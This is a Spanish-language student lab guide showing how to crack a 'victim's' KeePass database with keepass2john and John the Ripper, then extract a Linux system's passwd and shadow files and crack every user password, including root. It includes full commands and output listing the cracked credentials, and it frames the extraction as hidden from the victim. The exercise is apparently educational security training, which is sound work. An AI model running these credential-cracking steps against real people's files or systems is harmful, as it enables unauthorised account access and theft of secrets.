

# Guia para descifrar contraseñas con John the ripper

Victor Martinez - 2º ASIR

## Paso 1


Cuando tengamos el archivo del KeePass de la víctima y una máquina kali con acceso a sus herramientas para descifrar el archivo estaremos listos para trabajar

## Paso 2

En nuestro caso el archivo de KeePass se llama fulcrum.kdbx, tendremos que conocer su hash para después averiguar la contraseña del archivo, tendremos que ejecutar el siguiente comando:

```
keepass2john > hash.txt
```

Si abrimos el archivo nos debería aparecer algo parecido a esto:

A screenshot of a text editor window titled "~/Desktop/hash.txt - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with various icons. The main text area contains a single line of text: "1 \$keepass\$\*2\*100000\*0\*6ab4de0876b0f08816a29b2fba6b1f96138c661e5860a1ad16c27e8294f70dae\*1a8e4f4e2e46defb7f5050f74ed94e5cf9378a9a2dc77ba6a981bc280a0d3c9f\*7fd04bfeef54e596baedc050d37e7289\*a7798c8aea9a5fb5e8e37cb21f5283722a5558810ac-ebbbdbe9afe53aaecd262\*51a97fa065ddfa3af354380b847d2df0e8e3a3e1a2ec1acca54131d3bb179628".

```
1 $keepass$*2*100000*0*6ab4de0876b0f08816a29b2fba6b1f96138c661e5860a1ad16c27e8294f70dae*1a8e4f4e2e46defb7f5050f74ed94e5cf9378a9a2dc77ba6a981bc280a0d3c9f*7fd04bfeef54e596baedc050d37e7289*a7798c8aea9a5fb5e8e37cb21f5283722a5558810ac-ebbbdbe9afe53aaecd262*51a97fa065ddfa3af354380b847d2df0e8e3a3e1a2ec1acca54131d3bb179628
```

(Si aparece la palabra fulcrum o algo parecido debemos eliminarlo)

## Paso 3

Ahora, una vez teniendo el hash debemos ejecutar la herramienta john para averiguar la contraseña,

Por defecto el archivo rockyou viene comprimido por defecto, antes de ejecutar el comando debemos descomprimirlo ya que a la hora de ejecutar John nos dará una contraseña incoherente.

El comando para conocer la contraseña quedaría de la siguiente manera:

John --wordlists=/usr/share/wordlists/rockyou.txt hash.txt


```
(kali@kali)-[~/Desktop]
$ john --format=Keepass --wordlist=/usr/share/wordlists/rockyou.txt hola.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Keepass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.00% (ETA: 2023-09-30 23:01) 0g/s 30.04p/s 30.04c/s 30.04C/s samantha..666666
0g 0:00:00:05 0.00% (ETA: 2023-10-01 03:19) 0g/s 31.87p/s 31.87c/s 31.87C/s victoria..chicken
0g 0:00:00:06 0.00% (ETA: 2023-10-01 05:17) 0g/s 31.84p/s 31.84c/s 31.84C/s december..jeremy
0g 0:00:00:07 0.00% (ETA: 2023-10-01 06:19) 0g/s 32.04p/s 32.04c/s 32.04C/s ronaldo..chris
0g 0:00:00:08 0.00% (ETA: 2023-10-01 08:00) 0g/s 32.00p/s 32.00c/s 32.00C/s jackie..school
0g 0:00:00:09 0.00% (ETA: 2023-10-01 09:39) 0g/s 32.03p/s 32.03c/s 32.03C/s 789456123..marvin
0g 0:00:00:17 0.00% (ETA: 2023-10-01 15:33) 0g/s 31.48p/s 31.48c/s 31.48C/s wilson..212121
```

Una vez averiguada la contraseña nos debería de aparecer así seguido de la finalización del programa:

```
0g 0:00:28:20 0.28% (ETA: 2023-10-02 05:12) 0g/s 28.72p/s 28.72c/s 28.72C/s 310895..290692
0g 0:00:30:31 0.30% (ETA: 2023-10-02 05:27) 0g/s 28.66p/s 28.66c/s 28.66C/s emoemoemo..elizabeth0
mindgame (?)
1g 0:00:34:32 DONE (2023-09-25 06:15) 0.000482g/s 28.94p/s 28.94c/s 28.94C/s mindgame..midnight3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


## Paso 4

una vez dentro del KeePass de la víctima podemos ver que la entrada que tiene es de una url hacia un comprimido, lo descargamos y vemos que es una máquina con un sistema operativo



## Paso 5


Ahora debemos extraer los archivos passwd y shadow para descifrar las contraseñas de todos los usuarios de manera que la víctima no esté al tanto del ataque



## Paso 6

Ahora nos debemos descargar un fichero que contenga contraseñas debiles para ver si uno de los usuarios tiene esa contraseña, junto con un comando para juntar el archivo passwd y shadow en uno:

`unshadow passwd shadow > usr_passwd.txt`



## Paso 7

Ahora debemos hacer lo mismo que en el paso 3 pero con la lista que nos hemos descargado y las que ya estan para descifrar todas las contraseñas:

```
(kali㉿kali)-[~/Desktop/contraseñas]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --rules usr_passwd.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 5 password hashes with 5 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
homeandaway      (felip)
aabbcc           (kiko)
motorolav3       (oscar)
alexis15         (joan)
buster69         (root)
5g 0:00:02:24 DONE (2023-09-27 05:39) 0.03450g/s 593.5p/s 1561c/s 1561C/s devyn1..burberry1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

## Paso 8

Si observamos ahora el archivo usr\_passwd podemos observar cada usuario con su correspondiente contraseña:

```
(kali㉿kali)-[~/Desktop/contraseñas]
$ john --show usr_passwd.txt
root:buster69:0:0:root:/root:/bin/bash
joan:alexis15:1000:1000::/home/joan:/bin/bash
maria:maria:1001:1001::,/home/maria:/bin/bash
jordi:jordi123:1002:1002::,/home/jordi:/bin/bash
kiko:aabbcc:1003:1003::,/home/kiko:/bin/bash
albert:packers1:1004:1004::,/home/albert:/bin/bash
felip:homeandaway:1005:1005::,/home/felip:/bin/bash
oscar:motorolav3:1006:1006::,/home/oscar:/bin/bash

8 password hashes cracked, 0 left
```